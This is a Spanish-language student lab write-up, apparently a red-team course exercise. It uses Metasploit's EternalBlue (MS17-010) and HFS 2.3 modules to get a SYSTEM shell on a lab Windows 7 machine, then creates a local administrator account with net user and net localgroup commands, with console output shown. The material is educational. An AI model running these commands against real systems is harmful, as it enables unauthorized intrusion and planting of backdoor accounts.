
Inicialmente se realiza un reset a la base de datos del framework con el comando **msfdb reinit** ejecutado como super administrador

```
┌──(root㉿kali)-[/home/kali]
└─# msfdb reinit
[+] Starting database
[+] Deleting configuration file /usr/share/metasploit-framework/config/database.yml
[+] Stopping database
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema

┌──(root㉿kali)-[/home/kali]
└─#
```


Conociendo las vulnerabilidades del equipo objetivo, en el equipo desde donde se va a atacar se abre metasploit con el comando **msfconsole**

```
root@kali: /home/kali
File  Actions  Edit  View  Help
MMMMMMMMMMM                  MMMMMMMMMM
MMMN$                            vMMMM
MMMNl  MMMMM             MMMMM   JMMMM
MMMNl  MMMMMMMN       NMMMMMMM   JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM   JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMM   jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMM   jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM   jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM   jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM   jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#   JMMMM
MMMMR  ?MMNM             MMMMM  .dMMMM
MMMMNm  `?MMM            MMMM`  dMMMMM
MMMMMMN  ?MM             MM?   NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMNm,             eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNM
        https://metasploit.com


       =[ metasploit v6.4.5-dev                           ]
+ -- --=[ 2413 exploits - 1242 auxiliary - 423 post       ]
+ -- --=[ 1465 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

Ahora después de abrir la consola de metasploit se corre el comando **search** con las vulnerabilidades encontrada, arroja la siguiente información




```
msf6 > search CVE-2017-0143

Matching Modules
================

   #   Name                                      Disclosure Date  Rank     Check  Descripti
on
   -   ----                                      ---------------  ----     -----  ---------
--
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010
EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target             .                .        .      .
   2     \_ target: Windows 7                    .                .        .      .
   3     \_ target: Windows Embedded Standard 7  .                .        .      .
   4     \_ target: Windows Server 2008 R2       .                .        .      .
   5     \_ target: Windows 8                    .                .        .      .
   6     \_ target: Windows 8.1                  .                .        .      .
   7     \_ target: Windows Server 2012          .                .        .      .
   8     \_ target: Windows 10 Pro               .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .           .        .      .
   10  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
```




```
msf6 > search cve-2012-1182

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank    Check
  Description
   -  ----                                                  ---------------  ----    -----
  ---------
   0  exploit/linux/samba/setinfopolicy_heap                2012-04-10       normal  Yes
  Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   1    \_ target: 2:3.5.11~dfsg-1ubuntu2 on Ubuntu Server 11.10  .                .       .
  .
   2    \_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.10   .                .       .
  .
   3    \_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.04   .                .       .
  .
   4    \_ target: 2:3.5.4~dfsg-1ubuntu8 on Ubuntu Server 10.10   .                .       .
  .
   5    \_ target: 2:3.5.6~dfsg-3squeeze6 on Debian Squeeze       .                .       .
  .
   6    \_ target: 3.5.10-0.107.el5 on CentOS 5                   .                .       .
  .


Interact with a module by name or index. For example info 6, use 6 or use exploit/linux/samba/se
tinfopolicy_heap
After interacting with a module you can manually set a TARGET with set TARGET '3.5.10-0.107.el5
```


Ahora se corre el comando **use exploit/windows/smb/ms17_010_eternalblue**



Posteriormente después de usar el exploit se solicitan las opciones que se pueden tener de esta vulnerabilidad mediante el comando **options**



Ahora se selecciona el mediante el comando **set RHOST** el equipo objetivo y mediante el comando **set LHOST** para tener control sobre el equipo vulnerable indicando las IP y ejecutar el comando **run**



Ahora se corre el comando **Shell** con el objetivo de comunicarnos e interactuar con el sistema operativo


Luego que ya se establece la comunicación se corre el comando **whoami** que indica el usuario comprometido

```
meterpreter >
meterpreter > shell
Process 2220 created.
Channel 1 created.
Microsoft Windows [Versi♦n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
PC202006

C:\Windows\system32>^X@sS
```


Ya con la consola sheel desde está vulnerabilidad podemos realizar la creación de una nueva cuenta y escalar privilegios.

Ahora desde la vulnerabilidad de la aplicación **http-server-header: HFS 2.3**


Se procede a realizar el análisis de la vulnerabilidad con metasploit




Se utiliza el exploit como se puede ver en la siguiente captura de pantalla




Se seleccionan el equipo objetivo y el equipo escucha mediante el comando **set LHOST** con la IP del equipo local de esccha y **set RHOST** con la IP del objetivo



Se asignan privilegios con el comando**getprivs**



Se crea el usuario local jhon.lopez con el comando **net user jhon.lopez */add**



Posteriormente se incluye en el grupo de administradores con el comando **net localgroup Administradores jhon.lopez /add** como se puede evidenciar en la siguiente captura de pantalla

```
C:\Windows\system32>net localgroup Administradores jhon.lopez /add
net localgroup Administradores jhon.lopez /add
Se ha completado el comando correctamente.


C:\Windows\system32>
```

A continuación, se presenta el entorno gráfico de la maquina objetivo con la creación del usuario con privilegios de administrador


2. **A continuación, liste y describa los datos e información del anexo 4 – escenario 3 que le fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina Windows.**

De acuerdo con mi análisis de la lectura de los anexo4 escenario 3 considero que se puede los datos que fueron de ayuda para identificar el fallo de seguridad fue*: La información inicial con la que cuenta el equipo es que la máquina donde se está generando la fuga de información tiene instalada una aplicación vulnerable bajo un windows; esta aplicación al parecer tiene asociado un exploit que puede terminar en un acceso a través de Shell, escalación de privilegios u otro tipo de ataque*. Esto debido a que se pudo centrar en la búsqueda de la aplicación y de la

vulnerabilidad y de acuerdo con esto explotar está vulnerabilidad y realizar el ataque desde un equipo RED TEAM

